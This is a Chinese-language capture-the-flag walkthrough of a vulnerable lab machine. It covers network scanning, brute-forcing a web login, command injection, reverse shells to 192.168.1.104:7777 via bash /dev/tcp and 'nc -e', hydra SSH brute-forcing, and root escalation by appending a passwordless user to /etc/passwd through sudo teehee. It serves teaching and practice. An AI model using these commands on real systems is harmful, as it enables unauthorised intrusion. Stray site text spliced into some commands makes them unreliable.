

老规矩先扫描以下局域网内的主机ip
arp-scan -l 讯享网
讯享网
扫一下端口:
讯享网nmap -A -p- 192.168.1.101

只看放了22和80端口,先进80端口看看有什么

只有一个表单,猜测Username应该是admin,先不急着爆破。
用dirsearch扫了一下目录,只有一个登录界面:

所以现在只能从80或22端口找突破口了,22端口需要同时爆破账号和密码,太麻烦而且也不知道能不能爆破出来。现在尝试爆破80端口的表单,开启BP:

爆出来密码为happy:

这里即使爆破成功显示的状态码也是302,差点大意跳过了,又猛一拉下看到happy为密码的Length长度不一样
使用happy密码登录:

登录成功,页面很简单


点击Command发现可以通过前端执行命令:

抓包修改命令如下:
bash -i >& /dev/tcp/192.168.1.104/7777 0>&1 &前后的字符会被分割,所以我们只有使用不带有&符号的反弹命令——nc如下:
讯享网nc -e /bin/bash 192.168.1.104 7777
nc -e /bin/bash 192.168.1.104 7777 
kali上对7777端口进行监听:

连接成功!
进入后发现是非交互式shell,可以使用python升级为交互式shell
讯享网python -c 'import pty;pty.spawn("/bin/bash")'
但这里不升级shell也不影响后续操作

在home/jim/backups中找到了一份旧密码:
使用hydra爆破ssh
hydra -l jim -P /password.txt -vV -e ns 192.168.1.101 ssh 

终端上连接ssh:
讯享网ssh jim@192.168.1.101 -p 22
登录成功
find -perm -4000 

重点看sudo和su,但发现jim不能使用sudo命令

内核漏洞也没有,到这不知道怎么办了
回头又看了一遍发现登录jim时有个提示被我选择性忽略了:

有一份邮件,去看看
讯享网cd var/spool/mail //邮件存放地址 ls cat jim

内容是:Charles去度假了,因此老板要求他把他的密码给jim防止出现什么问题。
可怜的老实人jim,同事周六去度假了他还要上班


登录Charles的账号,查看他的sudo权限:

echo "light::0:0:::/bin/bash" | sudo teehee -a /etc/passwd //提权语句 su light cat /root/flag.txt 

完
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/78157.html